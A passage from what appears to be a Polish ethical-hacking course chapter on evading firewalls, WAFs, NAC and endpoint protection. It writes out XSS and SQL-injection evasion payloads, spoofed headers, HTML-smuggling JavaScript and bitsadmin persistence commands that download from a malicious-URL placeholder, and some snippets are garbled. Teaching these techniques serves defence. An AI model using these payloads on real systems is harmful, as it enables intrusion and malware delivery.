Omijanie zapór ogniowych za pomocą metody tunelowania HTTP

Tunelowanie HTTP umożliwia atakującym wykonywanie różnych zadań internetowych pomimo ograniczeń nałożonych przez zapory ogniowe. Metodę tę można wdrożyć, jeśli firma docelowa ma

publiczny serwer WWW, na którym port 80 jest używany do ruchu HTTP, który nie jest filtrowany przez jej zaporę ogniową. Atakujący hermetyzuje dane w ruchu HTTP (przez port 80). Wiele zapór ogniowych nie sprawdza ładunku pakietu HTTP, aby potwierdzić, że jest on prawidłowy. W ten sposób możliwe jest tunelowanie ruchu przez port TCP 80.

Dlaczego potrzebuję tunelowania HTTP?

Tunelowanie HTTP jest używane w scenariuszach, w których użytkownicy sieci mają ograniczoną łączność przez zaporę ogniową lub serwer proxy; w takich warunkach niektóre aplikacje mogą również nie mieć natywnej obsługi komunikacji. Ograniczenia te obejmują:

Blokowanie portów TCP/IP, ruchu inicjowanego spoza sieci, protokołów sieciowych z wyjątkiem kilku powszechnie używanych protokołów itp.

Przeglądanie zablokowanych stron internetowych

Anonimowe publikowanie na forach poprzez ukrywanie adresu IP

Korzystanie z aplikacji, takich jak czatowanie przez ICQ lub IRC, komunikatory internetowe, gry, przeglądarki itp.

Bezpieczne udostępnianie poufnych zasobów przez HTTP

Pobieranie plików z filtrowanymi rozszerzeniami i/lub złośliwym kodem

Weźmy na przykład pod uwagę, że zapory firmowe ograniczają użytkownikom dostęp do wszystkich portów z wyjątkiem 80 i 443, a użytkownik może chcieć korzystać z FTP. Tunelowanie HTTP umożliwia korzystanie z FTP za pośrednictwem protokołu HTTP. Tunel HTTP tworzy dwukierunkowe wirtualne połączenie danych tunelowane w ruchu HTTP. Działa z pomocą oprogramowania klienckiego FTP, przeprowadzając enkapsulację protokołów poprzez umieszczanie pakietów danych jednego protokołu, takiego jak SOAP lub JRMP, w pakietach HTTP na np. lokalnym porcie 80. Pakiety te są przesyłane przez zaporę ogniową lub serwer proxy jako normalny ruch internetowy , który jest następnie kierowany do oprogramowania serwera tunelowania HTTP znajdującego się poza siecią. Po otrzymaniu pakietów serwer ten rozpakowuje dane FTP i przekierowuje pakiet do zdalnego serwera FTP.

Narzędzia tunelowania HTTP

Oto niektóre narzędzia do tunelowania HTTP:

Super Network Tunnel

Super Network Tunnel to dwukierunkowe oprogramowanie do tunelowania HTTP, które łączy dwa komputery za pomocą HTTP-Tunnel Client i HTTP-Tunnel Server. Działa jak tunelowanie VPN, ale wykorzystuje protokół HTTP do nawiązania połączenia w celu uzyskania dostępu do Internetu bez monitorowania i zapewnia dodatkową warstwę ochrony przed atakującymi, programami szpiegującymi, kradzieżą tożsamości i tak dalej. Może ominąć każdą zaporę ogniową, aby surfować po Internecie, korzystać z komunikatorów internetowych, gier i tak dalej. Ponadto integruje funkcję SocksCap wraz z dwukierunkowym tunelowaniem HTTP i zdalnym sterowaniem, aby uprościć konfigurację. To narzędzie umożliwia tunelowanie HTTP, HTTPS i SOCKS dowolnej komunikacji TCP między dowolnymi systemami klient-serwer. Ruch TCP jest przesyłany od klienta do serwera za pośrednictwem standardowych żądań HTTP POST, co umożliwia przenikanie przez zapory ogniowe, serwery proxy itd., przez które przepływa ruch HTTP. Strona klienta tunelu to aplikacja kliencka Super Network Tunnel, która nasłuchuje na określonym porcie TCP w poszukiwaniu przychodzących żądań. Po nadejściu żądania program tworzy tunel HTTP/HTTPS do serwera i przesyła przez niego dane. Po

stronie serwera jest serwer Super Network Tunnel, który po prostu przekazuje dane do zamierzonej aplikacji odbiorcy działającej na komputerze serwera lub w sieci LAN. Zarówno klient, jak i serwer obsługują jednocześnie wiele tuneli i wiele połączeń przez ten sam tunel.

HTTPort i HTTPHost

HTTPort pozwala użytkownikom ominąć serwer proxy HTTP, który blokuje dostęp do poczty e-mail, komunikatorów internetowych, udostępnianie plików P2P, ICQ, wiadomości, FTP, IRC i tak dalej. Tutaj oprogramowanie internetowe jest skonfigurowane tak, aby łączyło się z lokalnym komputerem PC tak, jakby był wymaganym serwerem zdalnym. Następnie HTTPort przechwytuje to połączenie i przepuszcza je przez tunel przez serwer proxy. HTTPort może działać na urządzeniach takich jak serwery proxy lub zapory ogniowe, które zezwalają na ruch HTTP. W ten sposób HTTPort zapewnia dostęp do stron internetowych i aplikacji internetowych. HTTPort wykonuje tunelowanie przy użyciu jednego z dwóch trybów: trybu SSL/CONNECT lub zdalnego hosta.

W trybie SSL/CONNECT HTTPort może samodzielnie utworzyć tunel przez serwer proxy. Wymaga, aby serwer proxy obsługiwał określoną funkcję HTTP, w szczególności CONNECT HTTP. Większość serwerów proxy ma domyślnie wyłączoną tę metodę. Tryb SSL/CONNECT jest znacznie szybszy, ale w tym przypadku nie można zastosować szyfrowania, a proxy może śledzić wszystkie działania. Metoda hosta zdalnego umożliwia tunelowanie przez dowolny serwer proxy. HTTPort używa specjalnego oprogramowania serwera o nazwie HTTHost, które jest instalowane poza siecią z zablokowanym serwerem proxy. Jest to serwer sieciowy; w związku z tym, gdy HTTPort tuneluje, wysyła serię żądań http do HTTHost. Serwer proxy odpowiada tak, jakby użytkownik przeglądał witrynę internetową, a tym samym pozwala użytkownikowi na to. Z kolei HTTHost wykonuje swoją połowę tunelowania i komunikuje się z serwerami docelowymi. Ten tryb jest znacznie wolniejszy, ale działa w większości przypadków i zapewnia silne szyfrowanie danych, które sprawia, że rejestrowanie proxy jest bezużyteczne.

Inne narzędzia do tunelowania HTTP

o Tunna (https://github.com)

o HTTPTunnel (http://http-tunnel.sourceforge.net)

Omijanie zapór ogniowych za pomocą metody tunelowania SSH

Tunelowanie protokołu SSH polega na wysyłaniu niezaszyfrowanego ruchu sieciowego przez tunel SSH. Załóżmy na przykład, że chcesz przesyłać pliki przy użyciu niezaszyfrowanego protokołu FTP, ale protokół FTP jest blokowany na docelowej zaporze. Niezaszyfrowane dane mogą być przesyłane zaszyfrowanym protokołem SSH przy użyciu tunelowania SSH. Atakujący wykorzystują tę technikę do ominięcia ograniczeń zapory sieciowej. Łączą się z zewnętrznymi serwerami SSH i tworzą tunele SSH do portu 80 na zdalnym serwerze, omijając w ten sposób ograniczenia zapory. Atakujący używają OpenSSH (OpenBSD Secure Shell) do szyfrowania i tunelowania całego ruchu z maszyny lokalnej do maszyny zdalnej, aby uniknąć wykrycia przez obwodowe kontrole bezpieczeństwa. OpenSSH jest to zestaw programów komputerowych zapewniających szyfrowane sesje komunikacyjne za pośrednictwem komputera w sieci za pomocą protokołu SSH.

Przykład:

ssh -f user@certifiedhacker.com -L 5000:certifiedhacker.com:25 -N

-f => tryb w tle, user@certifiedhacker.com => nazwa użytkownika i serwer, do którego się logujesz, -L 5000:certifiedhacker.com:25 => port lokalny: host: port zdalny, oraz –N => nie wykonaj polecenie w systemie zdalnym.

Narzędzia tunelowania SSH

Poniżej wymieniono niektóre narzędzia do tunelowania SSH:

Bitvise

Bitvise SSH Server zapewnia bezpieczne zdalne logowanie do stacji roboczej i serwerów Windows poprzez szyfrowanie danych podczas transmisji. Jest idealny do zdalnego administrowania serwerami Windows, dla zaawansowanych użytkowników, którzy chcą uzyskać dostęp do komputera domowego z pracy lub komputera służbowego z domu, a także do szerokiego spektrum zaawansowanych zadań, takich jak tworzenie VPN za pomocą tunelowania SSH TCP/IP lub zapewnienie bezpiecznego depozytu plików za pomocą SFTP. Bitvise SSH Client dla Windows obejmuje emulację terminala, obsługę SFTP graficzną i wiersza poleceń, most FTP-to-SFTP, funkcje tunelowania — w tym dynamiczne przekazywanie portów przez zintegrowany serwer proxy — oraz zdalną administrację serwerem SSH.

Secure Pipes

Secure Pipes to oprogramowanie do tunelowania SSH oparte na systemie OS X. Oto niektóre funkcje Secure Pipes:

o Zdalne przekierowywanie: Selektywnie otwieraj dostęp do portów aplikacji, które zwykle nie są łatwo dostępne ze względu na ograniczenia sieciowe lub konfiguracyjne dostawcy usług. Otwórz drzwi, aby szybko wykorzystać OS X Server w aplikacjach internetowych, takich jak poczta e-mail i hosting WWW.

o Lokalne przekierowywanie: otwieranie portów komunikacyjnych aplikacji dla zdalnych serwerów bez otwierania tych portów dla sieci publicznych. Zapewnij bezpieczeństwo komunikacji VPN z klientami i serwerami na zasadzie ad hoc, bez kłopotów z konfiguracją i zarządzaniem.

o Serwery proxy SOCKS: Łatwa konfiguracja i zarządzanie serwerem proxy SOCKS dla lokalnego klienta lub całej sieci w celu sprywatyzowania komunikacji i przezwyciężenia ograniczeń sieci lokalnej. Tunele te są niezbędnym i lekkim narzędziem podczas podróży zagranicznych, przeprowadzania transakcji walutowych lub po prostu zabezpieczania sieci lokalnej.

Omijanie zapór ogniowych za pomocą metody tunelowania DNS

DNS działa przy użyciu protokołu UDP i ma limit 255 bajtów na zapytania wychodzące. Ponadto dopuszcza tylko znaki alfanumeryczne i łączniki. Tak niewielkie ograniczenia dotyczące zewnętrznych zapytań sprawiają, że DNS jest idealnym wyborem do przeprowadzania eksfiltracji danych przez różne złośliwe podmioty. Ponieważ uszkodzone lub złośliwe dane mogą być potajemnie osadzane w pakietach protokołu DNS, nawet DNSSEC nie może wykryć nieprawidłowości w tunelowaniu DNS. Jest skutecznie wykorzystywany przez złośliwe oprogramowanie do omijania zapory ogniowej w celu utrzymania komunikacji między zaatakowaną maszyną a serwerem C&C.

Narzędzia takie jak NSTX (https://sourceforge.net), Heyoka (https://sourceforge.net) i Iodine (https://code.kryo.se) użyj tej techniki tunelowania ruchu przez port DNS 53.

Omijanie zapór ogniowych przez systemy zewnętrzne

Atakujący mogą ominąć ograniczenia zapory sieci docelowych z zewnętrznego systemu, który ma dostęp do sieci wewnętrznej. Tym systemem zewnętrznym może być:

Domowa maszyna i pracownika

Maszyna prowadząca zdalną administrację sieci docelowej

Maszyna z sieci firmowej, ale zlokalizowana w innym miejscu

Kroki, które należy wykonać, aby ominąć zaporę ogniową przez systemy zewnętrzne:

1. Uprawniony użytkownik współpracuje z jakimś zewnętrznym systemem, aby uzyskać dostęp do sieci korporacyjnej

2. Atakujący sniffuje ruch użytkownika i kradnie identyfikator sesji oraz pliki cookie

3. Atakujący uzyskuje dostęp do sieci korporacyjnej z pominięciem zapory i uzyskuje identyfikator systemu Windows procesu Mozilla działającego w systemie użytkownika

4. Atakujący następnie wydaje polecenie OpenURL() do znalezionego okna

5. Przeglądarka internetowa użytkownika zostaje przekierowana na serwer WWW atakującego

6. Złośliwy kod osadzony na stronie internetowej atakującego jest pobierany i uruchamiany na komputerze użytkownika

Omijanie zapór ogniowych poprzez ataki MITM

Większość administratorów bezpieczeństwa koncentruje się na możliwości ominięcia zapory przez sieć zewnętrzną lub wewnętrzną, ignorując fakt, że zapory można ominąć za pomocą ataków MITM na serwery DNS. W atakach MITM napastnicy używają serwerów DNS i technik routingu, aby ominąć ograniczenia zapory. Mogą przejąć korporacyjny serwer DNS lub sfałszować odpowiedzi DNS w celu przeprowadzenia ataku zapory MITM.

Kroki, które należy wykonać, aby ominąć zaporę ogniową poprzez ataki MITM:

1. Atakujący przeprowadza zatruwanie serwera DNS

2. Użytkownik A żąda adresu www.certifiedhacker.com z korporacyjnego serwera DNS

3. Korporacyjny serwer DNS wysyła adres IP (127.22.16.64) atakującego

4. Użytkownik A uzyskuje dostęp do złośliwego serwera atakującego

5. Atakujący łączy się z prawdziwym hostem i tuneluje ruch HTTP użytkownika

6. Złośliwy kod osadzony na stronie internetowej atakującego jest pobierany i uruchamiany na komputerze użytkownika

Omijanie zapór ogniowych przez zawartość

W tej metodzie atakujący wysyła użytkownikowi zawartość zawierającą złośliwy kod i nakłania go do otwarcia jej w celu wykonania szkodliwego kodu. Na przykład osoba atakująca może wysłać wiadomość e-mail zawierającą złośliwy plik wykonywalny lub dokument pakietu Microsoft Office, który umożliwia wykorzystanie luki w zabezpieczeniach obejścia makr. Atakujący mogą również atakować serwery WWW/FTP i osadzać pliki koni trojańskich jako pliki instalacyjne oprogramowania, oprogramowanie telefonów komórkowych itd., aby zwabić użytkowników do uzyskania do nich dostępu. Istnieje wiele formatów plików tekstowych, multimedialnych i graficznych, których można użyć do przenoszenia złośliwych treści. Powszechnie używane formaty plików do przenoszenia szkodliwych treści to:

EXE, COM, BAT, PS, PDF CDR (Corel Draw)

DVB, DWG (AutoCAD)

SMM (AMI Pro)

DOC, DOT, CNV, ASD (MS Word)

XLS, XLB, XLT (MS Excel)

ADP, MDA, MDB, MDE, MDN, MDZ (dostęp MS)

VSD (Visio)

MPP, MPT (projekt MS)

PPT, PPS, POT (MS PowerPoint)

MSG, OTM (MS Outlook)

Omijanie WAF za pomocą ataku XSS

Atak XSS wykorzystuje luki, które pojawiają się podczas przetwarzania parametrów wejściowych użytkowników końcowych i odpowiedzi serwera w aplikacji internetowej. Atakujący wykorzystują te luki, aby wstrzyknąć złośliwy kod HTML do witryny ofiary, aby ominąć WAF.

Używanie wartości ASCII do ominięcia WAF

W tej technice atakujący używają znaków ASCII, aby ominąć WAF. Weźmy na przykład następujący ładunek XSS

<script>alert("XSS")</script>

Gdy powyższy kod JavaScript jest wykonywany, filtry WAF unikają pojedynczych cudzysłowów, podwójnych magicznych cudzysłowów itp. W związku z tym powyższy ładunek jest filtrowany przez WAF. Aby ominąć WAF, musimy przekonwertować powyższy ładunek na odpowiadające mu wartości ASCII, a następnie go wykonać. JavaScript automatycznie przekonwertuje wartości ASCII z powrotem na oryginalne znaki. Atakujący używają witryn internetowych do konwersji ładunku XSS na jego odpowiednik ASCII. Alternatywnie, dodatek Hackbar Mozilla może być użyty do uzyskania wartości ASCII. Rozważ ładunek XSS podany poniżej:

XSS Payload:alert("XSS")

Równoważne wartości ASCII to:

String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83, 34, 41)

Powyższe wartości są wstawiane do ładunku XSS:

<script>String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83, 34, 41)</script>

Powyższy ładunek pomyślnie omija filtry WAF.

Używanie kodowania szesnastkowego do ominięcia WAF

W tej technice cały ładunek XSS jest zastępowany wartościami Hex, aby ominąć WAF.

Atakujący wykorzystują strony internetowe, takie jak

http://www.convertstring.com/EncodeDecode/HexEncode, aby przekonwertować ładunek XSS na równoważne wartości szesnastkowe. Weźmy na przykład następujący ładunek XSS

<script>alert("XSS")</script>

Zakodowana wartość ładunku XSS to

%3C%73%63%69%72%70%74%3E%61%6C%65%72%74%28%22%58%53%53%22%29%3C%2F%73%6

3%72%69%70%74%3E

Powyższy ładunek pomyślnie omija filtry WAF.

Używanie zaciemniania do ominięcia WAF

Atakujący wykorzystują technikę zaciemniania, aby ominąć WAF. W tej technice atakujący używają kombinacji wielkich i małych liter w ładunku XSS. Weźmy na przykład następujący ładunek XSS:

<script>alert("XSS")</script>

Używając zaciemniania, powyższy ładunek jest zastępowany przez

<sCRiPt>aLeRT("XSS")</sCriPT>

Powyższy ładunek pomyślnie omija WAF.

Używanie fałszowania nagłówków HTTP

Zapory aplikacji internetowych zezwalają na określone zapytania i składnie pochodzące z adresów wewnętrznych. Pozwalają również na szybkie debugowanie aplikacji na środowiskach testowych. Atakujący nadużywają tej funkcji do wysyłania żądań ze sfałszowanymi nagłówkami, aby oszukać docelowy WAF i serwer, aby uwierzyli, że żądanie pochodzi z ich sieci wewnętrznej. Następujące nagłówki rozszerzeń są automatycznie dołączane do żądań, które atakujący mogą wykorzystać do obejścia WAF:

X-Originating-IP: 127.0.0.1

X-Forwarded-For: 127.0.0.1

X-Remote-IP: 127.0.0.1

X-Remote-Addr: 127.0.0.1

Atakujący używają narzędzi takich jak Burp Suite do wykorzystywania nagłówków HTTP i omijania WAF.

Korzystanie z wykrywania czarnej listy

Atakujący mogą nadużywać mechanizmu wykrywania czarnej listy WAF, aby ominąć WAF. W tym celu atakujący wykorzystują odcisk palca docelowego WAF, aby zidentyfikować słowa kluczowe znajdujące się na czarnej liście. Identyfikując słowa kluczowe z czarnej listy, osoby atakujące tworzą nowe wyrażenia regularne i ładunki ze słowami kluczowymi, których nie ma na czarnych listach.

Przykłady:

o Lista przefiltrowanych słów kluczowych: and, or, union

Następujące zapytanie SQL jest zablokowane:

union select username, pwd from employees

Zapytanie SQL, które unika wykrycia:

1 || (select username, pwd from employees where userlD = 1001)

= 'admin'

o Lista przefiltrowanych słów kluczowych: and, or, union, where, limit

Następujące zapytanie SQL jest zablokowane:

1 || (select username from employees limit 1) = 'admin'

Zapytanie SQL, które unika wykrycia:

1 || (select username from employees group by userlD having

userlD = 1001) = 'admin'

Używanie fuzzingu/brute-forcingu

W tej technice atakujący testują docelowy WAF z wieloma znanymi ładunkami, aby uniknąć WAF. WAF może łatwo wykryć próby fuzzingu/brute-force. Aby temu zapobiec, atakujący najpierw wysyłają ładunki do WAF podłączonego do ich sieci lokalnej w celu zidentyfikowania ładunków, które można wykorzystać do unikania ataków. Następnie wysyłają te ładunki do docelowego WAF w celu uniknięcia. W tym procesie atakujący używają list słów, takich jak SecLists Fuzzing Database (https://github.com) i FuzzDB Attack Patterns (https://github.com), aby wykonać fuzzing w sieci docelowej. Atakujący najpierw ładują listę słów do fuzzera, aby rozpocząć próby brutalnego wymuszenia. Rejestrują wszystkie odpowiedzi otrzymane dla rozmytych ładunków. Teraz używają losowych agentów użytkownika i łańcuchów proxy, aby uniknąć WAF.

Nadużywanie szyfrów SSL/TLS

w niektórych przypadkach docelowe serwery internetowe akceptują połączenia z różnymi szyframi SSL/TLS, ale zapora filtrująca może nie obsługiwać wszystkich szyfrów obsługiwanych przez serwer. Atakujący wykorzystują tę lukę, aby ominąć WAF. Po pierwsze, atakujący śledzą docelowy WAF, aby zidentyfikować obsługiwane szyfry, czytając dokumentację dostawcy. Następnie używają narzędzi takich jak sslscan (https://github.com) do wykrywania szyfrów obsługiwanych przez serwer WWW. Jeśli atakujący zidentyfikują szyfr obsługiwany przez serwer WWW i nieobsługiwany przez WAF, użyją tego szyfru do obejścia WAF i nawiązania połączenia z serwerem docelowym. Atakujący używają narzędzi takich jak abuse-sslbypass-waf.py (https://github.com) i curl (https://curl.se), aby przeprowadzić ten atak.

Omijanie zapór ogniowych poprzez HTML Smuggling

HTML Smuggling to rodzaj ataku sieciowego, w którym osoba atakująca wstrzykuje złośliwy kod do skryptu HTML w celu przejęcia kontroli nad stroną internetową. Atak ten umożliwia atakującym manipulowanie funkcjami kodów skryptowych (HTML5, JavaScript itp.) i ukrywanie się przed rozwiązaniami SIEM, zaporami ogniowymi, serwerami proxy sieci Web i bramami poczty e-mail. Celem przemytu HTML jest pomyślne zainstalowanie złośliwego oprogramowania w systemie docelowym, gdy ofiara uzyska dostęp do złośliwego łącza wysłanego za pośrednictwem poczty phishingowej. Osoba atakująca tworzy złośliwe łącze, opracowując obiekt blob oparty na JavaScript z kompatybilnym MIME, który jest ustawiony na automatyczne pobieranie złośliwego oprogramowania. Po uruchomieniu złośliwe oprogramowanie zapewnia atakującemu zdalny dostęp w celu przeprowadzenia trwałych ataków.

Działanie HTML Smuggling

Atakujący inicjują atak, umieszczając złośliwe oprogramowanie w załączniku HTML5 lub na stronie internetowej. Gdy ofiara kliknie złośliwy link, specjalnie spreparowane złośliwe oprogramowanie uruchamia się w systemie ofiary.

Kliknij

Uruchomione złośliwe oprogramowanie jest zapisywane na urządzeniu pod niepodejrzaną nazwą. Atakujący przeprowadzają również przemyt HTML przy użyciu JavaScript, jak pokazano poniżej:

var myAnchorElement = document.createElement('a');

myAnchorElement.download = 'Myfile.doc' ;

W tym przypadku złośliwy plik jest tworzony przy użyciu JavaScript Blob. W tym przypadku zamiast podawania adresu URL złośliwego pliku do pobrania, sam plik można zbudować z obiektu Blob.

var fakeBlob = new Blob([myfakeFile], {type: 'octet/stream'});

var document.createElement('a');

Następnie osoby atakujące tworzą adres URL za pomocą następującego polecenia, aby nakłonić ofiary do pobrania złośliwego pliku.

var myfileUrl= window.URL.createObjectURL(fakeBlob);myAnchor.href = myfileUrl; myAnchor.click();

Zapora obwodowa oczekuje ruchu JavaScript i HTML od klientów. JavaScript w rzeczywistości ukrywa zawartość obiektu blob, aby uniknąć wykrycia i umożliwia połączenie ze złośliwym serwerem.

Oznaki HTML Smuggling

Oto oznaki przemytu załączników HTML przemycających złośliwe oprogramowanie:

Plik ZIP z JavaScript

Zaszyfrowany załącznik

Istnienie podejrzanego kodu skryptu w pliku HTML

Dekodowanie pliku opartego na HTML przy użyciu Base64

Środki zaradcze

Blokuj automatyczne wykonywanie plików .js i .jse.

Upewnij się, że filtrowanie poczty e-mail usługi Office 365 aktywnie blokuje automatyczne pobieranie załadowanego złośliwego oprogramowania maila.

Sprawdź działanie obwodowe urządzeń zabezpieczających, takich jak zapora ogniowa i ograniczenie proxy dowolne połączenia serwera z Internetem.

Poleć użytkownikowi dostęp do przeglądarki internetowej aktywowanej za pomocą usługi Microsoft Defender SmartScreen i ochrona sieci w celu zapobiegania i blokowania złośliwego dostępu.

Włącz ochronę opartą na dostarczaniu w chmurze przy użyciu technologii Al i ML do identyfikacji i niechęć do zagrożeń.

Omijanie zapór ogniowych przez Windows BITS

W środowisku Windows usługa inteligentnego transferu w tle (BITS) jest standardową usługą używaną do dystrybucji automatycznych aktualizacji systemu Windows do globalnych użytkowników. Oprócz zalet, usługa BITS może być również wykorzystywana przez atakujących do omijania zapór ogniowych, ponieważ organizacje wolą ignorować ruch BITS, ponieważ obejmuje on ciągły strumień aktualizacji oprogramowania. Wraz z produktami firmy Microsoft usługa umożliwia również przeglądarkom Firefox i Chrome dalsze pobieranie i aktualizowanie ich najnowszych wersji, nawet jeśli przeglądarka jest zamknięta. Ta usługa może być legalna, ale atakujący mogą ją również wykorzystać do uruchamiania złośliwych aplikacji lub backdoora w celu obejścia rozwiązań bezpieczeństwa i przejęcia kontroli nad systemem. W kontekście procesu hosta usługi pliki są pobierane lub przesyłane, gdy złośliwe oprogramowanie ustanawia zadania BITS. Może to umożliwić atakującym ominięcie zapór ogniowych, a także ukrycie transferu ładunku.

Jak atakujący wykorzystują BITS?

Transfery BITS są asynchroniczne; program, który ustanowił zadanie, może nie być aktywny w tle po wykonaniu żądanego transferu. Dowolny plik wykonywalny lub polecenie można określić za pomocą poleceń powiadomień powiązanych z zadaniami BITS. Ta funkcja może być wykorzystywana przez osoby atakujące do utrzymywania działania złośliwych programów. Zadania BITS można ustanowić za pomocą interfejsu opartego na poleceniach bitsadmin lub wywołań funkcji API.

Pobieranie złośliwego pliku binarnego

Uruchom następującą komendę bitsadmin, aby utworzyć zadanie, przesłać szkodliwy plik do systemu zdalnego i zapisać go w określonej lokalizacji.

o Tworzenie wytrwałości

Uruchom następujące polecenia, aby ustanowić trwałość na maszynie docelowej, określając powiadomienie.

/create persistence

/addfile persistence <Malicious URL> <Local Path>

/SetNotifyCmdLine persistence CLocal Path> NULL

/resume persistence

Gdy szkodliwy ładunek lub program jest w akcji, może tworzyć określone zadania, takie jak planowanie zadań, które są ustawione do wykonania w kolejce. Ponieważ zadania te działają na poziomie systemu, można je uznać za zadania zaufane i mogą one omijać rozwiązania zabezpieczające, takie jak zapory ogniowe.

Środki zaradcze:

o Użyj programu BitsParser do oceny wszystkiego, co przechodzi przez BITS,

o Unikaj pobierania podejrzanych programów lub plików z Internetu lub poczty elektronicznej,

o Aktualizuj system i usługi.

Unikanie NAC i Endpoint Security

W tej sekcji omówiono różne techniki wykorzystywane przez osoby atakujące w celu obejścia kontroli dostępu do sieci (NAC) i zabezpieczeń punktów końcowych.

NAC i techniki unikania zabezpieczeń punktów końcowych

NAC to kontrola bezpieczeństwa używana do blokowania nieautoryzowanych lub nieznanych urządzeń/hostów próbujących uzyskać dostęp do usług wewnętrznych. Atakujący często próbują ominąć NAC, używając różnych technik, aby wykonać złośliwe działania w sieci docelowej. Oto niektóre techniki omijania NAC:

* Przeskakiwanie przez VLAN

* Korzystanie z wstępnie uwierzytelnionego urządzenia

Zabezpieczenia punktów końcowych zapewniają dodatkową warstwę ochrony urządzeń użytkowników końcowych, takich jak komputery stacjonarne, laptopy, tablety i drukarki cyfrowe, przed złośliwym oprogramowaniem i innymi cyberzagrożeniami. Atakujący mogą jednak zastosować różne techniki unikania ataków, aby ominąć wykrywanie i reagowanie na punkty końcowe (EDR) w celu zainfekowania urządzeń potencjalnym złośliwym oprogramowaniem oraz ustanowienia poleceń i kontroli w celu utrzymania przyczółka bez wykrycia.

Oto niektóre techniki omijania zabezpieczeń punktów końcowych:

Ghostwriting

Korzystanie z białej listy aplikacji

Uzbrojenie XLM

Odłączanie makr

Czyszczenie haczyków pamięci

Korzystanie z szablonów Metasploit

Omijanie punktu końcowego firmy Symantec

Ochrona

Hosting stron phishingowych

Przekazywanie zakodowanych poleceń

Szybka metoda DNS

Unikanie oparte na czasie

Wykonanie podpisanego binarnego serwera proxy

Omijanie NAC za pomocą VLAN Hopping

Atakujący wykorzystują przeskakiwanie między sieciami VLAN, aby uzyskać dostęp do sieci za pośrednictwem protokołu Dynamic Trunking Protocol (DTP). Aby skonfigurować łącze trunkingowe za pomocą przełącznika, atakujący przesyłają pakiety DTP, ustawiając tryb przełącznika na „dynamiczny auto” lub „dynamiczny pożądany”. Ustanowione łącze umożliwia atakującym dostęp do wszystkich sieci VLAN.

Narzędzia do przeskakiwania do sieci VLAN

Frogger

Frogger to prosty skrypt do wyliczania i przeskakiwania sieci VLAN. Wyszukuje pakiety CDP i wyodrębnia nazwę domeny VTP, adres zarządzania VLAN, natywny identyfikator VLAN i wersję IOS urządzeń Cisco. Narzędzie automatycznie włączy atak DTP trunk. Wyszukuje również i wyodrębnia wszystkie pakiety VLAN oznaczone 802.IQ w pakietach STP i wyodrębnia unikalne identyfikatory. Zapewnia opcję automatycznego automatycznego tworzenia interfejsu VLAN w wykrytej sieci, aby połączyć się z tą siecią VLAN. Atakujący uruchamiają następujące polecenie z uprawnieniami administratora, aby przeskakiwać do sieci VLAN i ominąć NAC:

. / f rogger . cii

Omijanie NAC przy użyciu wstępnie uwierzytelnionego urządzenia

Atakujący mogą uzyskać dostęp do uwierzytelnionego urządzenia i użyć tego urządzenia do ominięcia NAC. Atakujący umieszczają swoje urządzenie (np. Raspberry Pi) między wstępnie uwierzytelnionym urządzeniem a serwerem uwierzytelniającym, aby zapewnić przepływ ruchu przez ich urządzenie.

Narzędzia do omijania NAC przy użyciu wstępnie uwierzytelnionego urządzenia

nac_bypass_setup.sh

Podstawowym wymaganiem obejścia NAC jest dostęp do urządzenia, które zostało już uwierzytelnione. To urządzenie służy do logowania się do sieci, a następnie przemycania pakietów sieciowych z innego urządzenia. Wiąże się to z umieszczeniem systemu atakującego między przełącznikiem sieciowym a uwierzytelnionym urządzeniem. Jednym ze sposobów na to jest Raspberry Pi i dwie karty sieciowe.

Poniżej przedstawiono kilka dodatkowych narzędzi do ominięcia NAC przy użyciu wstępnie uwierzytelnionego urządzenia:

NACkered (https://github.com)

Silentbridge (https://github.com)

Fenrir (https://github.com)

BUM (https://github.com)

Omijanie Endpoint Security za pomocą Ghostwriting

Ghostwriting to technika omijania, która polega na modyfikowaniu struktury kodu złośliwego oprogramowania bez wpływu na jego funkcjonalność. Można to zrobić przez dekonstrukcję kodu asemblera i dodanie dowolnego kodu. Atakujący używają tej techniki, aby ominąć agentów bezpieczeństwa urządzeń końcowych, takich jak program antywirusowy, i ukryć złośliwe oprogramowanie, aby uniknąć wykrycia opartego na sygnaturach. Atakujący używają narzędzi takich jak Ghostwriting.sh do modyfikowania struktury złośliwego oprogramowania.

Ghostwriting.sh

Ghostwriting służy do omijania oprogramowania antywirusowego poprzez dekonstrukcję binarną, wstawianie dowolnego kodu asemblera i rekonstrukcję. Do wykonywania tych czynności wykorzystuje wbudowane narzędzia Metasploit. Ghostwriting.sh to narzędzie do automatyzacji tego procesu. Ghost writing pobierze i uruchomi wszystkie wymagane parametry oraz nawiąże połączenie C2 ze zdalnym serwerem. Następnie osoby atakujące dezasemblują plik i dodają własny kod w postaci unikania podpisu. Plik załadowany złośliwym oprogramowaniem ponownie składa pliki binarne z kodem

dodanym wcześniej. Teraz ustanawia połączenie z docelowym zdalnym serwerem w celu przesłania pliku.

Omijanie Endpoint Security za pomocą białej listy aplikacji

Biała lista aplikacji to funkcja zabezpieczeń w systemach Windows służąca do ochrony przed niezabezpieczonym lub złośliwym wykonaniem aplikacji. Zawiera listę podpisanych aplikacji, które mogą działać w systemie. Podczas wykonywania legalnej i podpisanej aplikacji szuka wymaganych bibliotek DLL w bieżącej lokalizacji, w której plik wykonywalny jest zapisany, a następnie przeszukuje inne lokalizacje.

Atakujący dokonują przejęcia biblioteki DLL w celu umieszczenia złośliwej biblioteki DLL o prawidłowej nazwie, której szuka aplikacja, w tym samym katalogu, w którym znajduje się plik wykonywalny. Następnie szkodliwa biblioteka DLL jest wykonywana wraz z aplikacją w celu wyłączenia zabezpieczeń punktu końcowego. Podczas przejmowania bibliotek DLL osoby atakujące nadużywają procesu obsługi bibliotek DLL przez system operacyjny Windows wraz z ich kolejnością wyszukiwania, co pomaga w zlokalizowaniu bibliotek DLL podczas ich ładowania do programu. Ta metoda przejmowania ładowań bibliotek DLL umożliwia atakującym zachowanie trwałości i podnoszenie uprawnień przy jednoczesnym unikaniu wykrycia podczas ładowania złośliwych bibliotek DLL. Atakujący używają również rundll32.exe, regsvr32.exe i PowerShell, aby uniknąć umieszczania aplikacji na białej liście rozwiązania zabezpieczającego punkt końcowy.

Omijanie zabezpieczeń punktów końcowych za pomocą uzbrojenia XLM

Excel Macro Language (XLM) to rodzaj arkusza makr Excela i część pakietu Microsoft Office używana do zapisywania niektórych zautomatyzowanych zadań, które można aktywować podczas uzyskiwania dostępu do pliku. Atakujący wykorzystują arkusze makr programu Excel, aby ominąć ochronę punktów końcowych i wykonać złośliwy ładunek w systemie docelowym. Kroki w celu ominięcia ochrony punktów końcowych za pomocą uzbrojenia XLM są następujące:

